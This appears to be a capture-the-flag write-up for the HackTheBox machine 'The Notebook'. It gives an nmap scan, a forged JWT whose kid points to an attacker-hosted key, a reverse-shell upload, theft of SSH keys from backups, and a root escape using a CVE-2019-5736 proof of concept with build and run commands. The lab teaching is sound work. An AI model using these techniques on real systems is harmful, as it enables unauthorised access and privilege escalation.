
HackTheBox: The Notebook
Welcome back to our usual HackTheBox journey, for today medium rated target - The Notebook. In this blog post, we’ve managed to alter client-side JWT cookie, spawn our reverse shell then proceeded to achieve user’s SSH credentials and, subsequently, be able to privesc via a docker PoC.
Enumeration
The very initial step is to do a network scan using everyone’s favorite utility - nmap.
┌──(kali㉿kali)-[~/HackTheBox/Boxes/TheNotebook]
└─$ sudo nmap -sV -sC -sS 10.10.10.230 -p- -oA nmap/thenotebook
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 05:07 EDT
Nmap scan report for 10.10.10.230
Host is up (0.034s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.04 seconds
Nothing much to look at besides their Nginx server running on port 80, let’s display it in our browser.

The webpage allows us to register an account and have some notes written.
Exploitation
JWT misconfiguration
At first I thought it was either RFI/LFI or XSS yet I couldn’t find any JavaScript objects to exploit. Later that I noticed there was a JWT1 cookie encoded with our basic login information and we want to change the justice flag admin_cap to True in order to have a more privileged access.

The token is to be signed and verified with a RSA-256 private key stored on the server local host; therefore we somehow need to find or crack their secret signature though it might take thousands of years to decipher. Luckily, it is not necessary to do any of that since we can trick the server into signing tokens using our own private key. This is feasible due to the server failed to check for the integrity of its token issuers/authorities.
Now, we need to create a new empty passphrase RSA256 private key (privKey.key) then start a HTTP server on port 7070 to host it.

Change kid and admin_cap parameter correspondingly to our private key and True.

Here is our JWT cookie:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4xMDo3MDcwL3ByaXZLZXkua2V5In0.eyJ1c2VybmFtZSI6ImxlZ2lhaHV5eSIsImVtYWlsIjoibGVnaWFodXl5QGVtYWlsLmNvbSIsImFkbWluX2NhcCI6dHJ1ZX0.EUtQ8LSlpMzKseLGJLVZhKrQoJSbD_BHYhAxuLjvZrKIBGjrzVqxjFnq2OuaBXCkkScsaPvKOBnp_f9LZ5hiRKOPP_N_5E5w2cv1FX_elhEjQe0Y7UWr9BdzWexzzObsaaM_wuF9PR3ydyAc86eg2iI6RXNuWPdv2PYrSsNYWgcF7_Y8QhSMX9nU4UjAQyutziAz-K-Q7eVhQvPubyDYB3cOIl_4Vzw5Jap4W0RvjzrPEQhELHiIO2tcwjqk9_6tZZdaLXYVmn616Ln2WFMXrW1-LaeAPfb5jHBJ1O9r4V35M3tIt7txlimqi116MBmXy4UZUMq0Z0XxLxtO9M070EuzvZwNJea-zZpOBRDMjzxmdDDG-2rOUXuUZDfX2cEGaOgXaudgCAEQZyXTQPGAbND5kf5DMuIKiWTXjokwYeqyOFXLNNmFFYWT1MY-ajEUOorG4WMhVDAZFBzGtJ_Wz75UxOeUl-jYqGyHL99BEwK_ysZtIeLnMoQ1DQcz9CRdcwZymZACk049RAp__SDzzM25tc8TlNzkyuUM0jV6xYTEJ1RqLJ_S0B2TgOLJ6kBYUjy7NdAj9d222mYkDCdxX9HM1rSJ5OdPPE11VqQFwdc-8kgsxjKvIQfXrkHyOHo8kQ8FwweGJR649ebIPsLJ__vmhJB8dNejsKaB4lRuaK0
Pass the poisoned cookie to Burp then forward it will let us access to Admin Panel and other notes on the server.

Most of the notes were gibberish and payloads from our XSS stage, although some of them mentioned about PHP files being executed unrestrictedly and a user named noah kept talking about backups.

The Admin Panel allows us to upload anything we want; however, the upload folder (/var/www/html), and all the contents or objects therein, will be deleted and cleanup after approximately every 5 minutes. Because of that reason, we cannot use our elegant web-based p0wny2 shell for long and have to use the legacy netcat connection.
The legendary called ‘backups’
Running LinPEAS as www-data also provides us with the location of the aforementioned backups.

Notable ones are home.tar.gz, passwd.bak and shadow.bak yet I find the latter two only contain some unusable hashes. Extracting the home.tar.gz archive is far more interesting as it has noah’s SSH credentials.
# Tar extraction command
$ tar xzvf ./var/backups/home.tar.gz -C ./tmp/key


Download and use id_rsa from noah’s backups will let us ssh into the server and read his user flag.
Privilege Escalation
Let have a glance at what noah can do.

We can execute /usr/bin/docker exec -it webapp-dev01* as superuser. You can see that I also ran a sudo --version since it is a practical point to check sudo version for low hanging fruit even in these medium boxes just to be certain.
And while doing a Google search about docker, we came across CVE-2019-5736, which related to this box situation.
Here is a brief information about the vulnerability.
runc through 1.0-rc6, as used in Docker before 18.09.2 and other products, allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these types of containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to /proc/self/exe.
Fortunately, we have the PoC of this vulnerability available on GitHub as well.
https://github.com/Frichetten/CVE-2019-5736-PoC

Since today post is not about programming, we will not have any in-depth discussion of how these golang lines are functioning. Basically, the PoC instance running in previously mentioned vulnerable docker then escapes and enables us to execute anything as a root user.
So then we just need to clone the repository and edit main.go’s payload to create a privileged shell back to our host machine.

In case you haven’t install golang, run the following lines:
# First, install the package
$ sudo apt install -y golang

# Then add the following to your .bashrc
export GOROOT=/usr/lib/go
export GOPATH=$HOME/go
export PATH=$GOPATH/bin:$GOROOT/bin:$PATH

# Reload your .bashrc
$ source .bashrc

# Build our crafted PoC
$ go build main.go

# output saved as $(pwd)/main
then send our exploit to the target machine and execute these command:
# Open a docker environment
$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash

# Run the PoC in docker
$ chmod +x ./main && ./main

# Outside docker - noah session
$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh
and finally we achieve our root.txt.